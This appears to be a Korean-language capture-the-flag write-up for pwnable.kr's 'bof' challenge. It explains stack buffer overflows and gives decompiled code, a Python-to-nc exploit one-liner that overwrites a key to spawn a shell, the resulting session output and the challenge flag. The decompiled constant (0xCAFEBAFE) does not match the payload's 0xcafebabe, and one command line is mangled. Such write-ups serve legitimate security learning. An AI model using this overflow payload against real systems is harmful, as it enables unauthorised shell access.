

[Toddler's Bottle] bof 5PT

문제 설명

Nana told me that buffer overflow is one of the most common software vulnerability.

Is that true?

Download : <http://pwnable.kr/bin/bof>

Download : <http://pwnable.kr/bin/bof.c>

Running at : nc pwnable.kr 9000

Buffer Overflow : 메모리를 다루는 데에 오류가 발생하여 잘못된 동작을 하는 프로그램 취약점, 데이터를 저장하는 과정에서 그 데이터를 저장할 메모리 위치가 유효한지를 검사하지 않아 발생한다. 이러한 경우 데이터가 담긴 위치 근처에 있는 값이 손상되고 그 손상이 프로그램 실행에 영향을 미칠 수도 있는데 이를 이용한 공격을 Buffer Overflow Attack이라 한다.

Stack Frame : 각 함수별로 사용하는 스택메모리를 겹치지 않게 하기 위해 사용하는 것, ebp, esp 로 각 함수에서 사용할 스택 메모리 영역을 지정해준다. 함수를 호출 할 때 넘겨주는 argument들을 먼저 스택에 Push하고 Return Address를 push한 후 ebp를 push한 뒤 ebp에 현재 esp를 넣어줌으로써 구현된다.

bof 문제의 스택 구조 : 배열을 선언할 때 배열의 크기만큼 딱 메모리를 사용하는 것이 아니고 추가적으로 메모리를 좀 더 잡게 된다. 또한 이 문제에서는 canary라는 것을 두어 Buffer Overflow의 여부를 체크하는 것에도 메모리를 사용하기 때문에 얼마만큼의 입력을 주어 Key값을 조작해야하는지 IDA를 통해 메모리 구조를 분석해 보았다.

```
int __cdecl func(int key)
{
    int result; // eax@4
    char overflowme; // [sp+1Ch] [bp-2Ch]@1
    int v3; // [sp+3Ch] [bp-Ch]@1

    v3 = *MK_FP(__GS__, 20);
    puts("overflow me : ");
    gets(&overflowme);
    if ( key == 0xCAFEBAFE )
        system("/bin/sh");
    else
        puts("Nah..");
    result = *MK_FP(__GS__, 20) ^ v3;
    if ( *MK_FP(__GS__, 20) != v3 )
        _stack_chk_fail();
    return result;
}
```

Stack Frame에 의하면 Key는 ebp+8h의 위치에 있을 것이기 때문에 입력을 줄 때 (2Ch+8)개 만큼 의미없는 값을 넣어준 뒤 \xbe\xba\xfe\xca를 넣어주면 Buffer Overflow를 통해 Key를 원하는 값으로 바꿀 수 있다.

문제 풀이(이론)

```
$ (python -c 'print("A"*(0x2C+8)+"\xbe\xba\xfe\xca");cat') | nc pwnable.kr 9000
```

```
ls <- 내가 입력
```

```
bof
```

```
bof.c
```


```
flag
```

```
log
```

```
super.pl
```

```
cat flag <- 내가 입력
```

```
daddy, I just pwned a buFFer :)
```



```
root@ubuntu:~/coin# (python -c 'print("A"*(0x2C+8)+"\xbe\xba\xfe\xca");cat')nc
pwnable.kr 9000
ls
bof
bof.c
flag
log
super.pl
cat flag
daddy, I just pwned a buFFer :)
```

높은 권한의 셸에서 cat flag를 하면 flag 내용인 daddy, I just pwned a buFFer :)를 얻을 수 있다.

실행화면

1. 우선 Xshell을 통해 bof@pwnable.kr -p2222에 접속한 뒤 ls -l 명령어를 통해 어떤 파일들이 있는지 확인했다.

2. bof.c를 읽어보고 IDA를 이용해 bof의 스택 구조를 분석해 본 결과 bof 프로그램에서 gets를 할 때 (2Ch+8)개 만큼 의미없는 값을 넣어주고 그 뒤 "\xbe\xba\xfe\xca"를 넣어주면 Buffer Overflow에 의해 Key가 0xcafebabe로 변한다.

3. 그러면 조건문이 만족되어 system("/bin/sh") 명령이 실행되어 권한이 높은 셸을 실행했다. 따라서 이 셸에서 cat flag하면 flag의 내용을 읽을 수 있다.

문제 풀이(실습)